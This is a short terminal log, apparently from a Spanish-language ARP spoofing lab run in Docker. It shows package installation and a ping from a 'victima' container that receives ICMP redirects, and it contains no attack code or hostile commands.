Preparing to unpack .../iputils-ping_3%3a20211215-1ubuntu0.1_amd64.deb ...
Unpacking iputils-ping (3:20211215-1ubuntu0.1) ...
Selecting previously unselected package libpam-cap:amd64.
Preparing to unpack .../libpam-cap_1%3a2.44-1ubuntu0.22.04.3_amd64.deb ...
Unpacking libpam-cap:amd64 (1:2.44-1ubuntu0.22.04.3) ...
Setting up libcap2-bin (1:2.44-1ubuntu0.22.04.3) ...
Setting up libpam-cap:amd64 (1:2.44-1ubuntu0.22.04.3) ...
debconf: unable to initialize frontend: Dialog
debconf: (No usable dialog-like program is installed, so the dialog based frontend cannot be used. at /usr/share/perl5/D
ebconf/FrontEnd/Dialog.pm line 78.)
debconf: falling back to frontend: Readline
Setting up iputils-ping (3:20211215-1ubuntu0.1) ...
xnckh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantaci3n/P3_Mitm_y_suplantacion/src/arp_spoofing$ docker exec
-it victima ping -c 10 172.18.0.5
PING 172.18.0.5 (172.18.0.5) 56(84) bytes of data.
64 bytes from 172.18.0.5: icmp_seq=1 ttl=64 time=0.135 ms
64 bytes from 172.18.0.5: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 172.18.0.5: icmp_seq=3 ttl=64 time=0.335 ms
From 172.18.0.4 icmp_seq=4 Redirect Host(New nexthop: 172.18.0.5)
64 bytes from 172.18.0.5: icmp_seq=4 ttl=64 time=0.242 ms
From 172.18.0.4 icmp_seq=5 Redirect Host(New nexthop: 172.18.0.5)
64 bytes from 172.18.0.5: icmp_seq=5 ttl=64 time=0.281 ms
From 172.18.0.4 icmp_seq=6 Redirect Host(New nexthop: 172.18.0.5)
64 bytes from 172.18.0.5: icmp_seq=6 ttl=64 time=0.232 ms
64 bytes from 172.18.0.5: icmp_seq=7 ttl=64 time=0.106 ms

--- 172.18.0.5 ping statistics ---
7 packets transmitted, 7 received, +3 errors, 0% packet loss, time 6138ms
rtt min/avg/max/mdev = 0.058/0.198/0.335/0.093 ms
xnckh@xnckh-VMware-Virtual-Platform:~/Desktop/Mitm y suplantaci3n/P3_Mitm_y_suplantacion/src/arp_spoofing$
```

Fin del laboratoriorio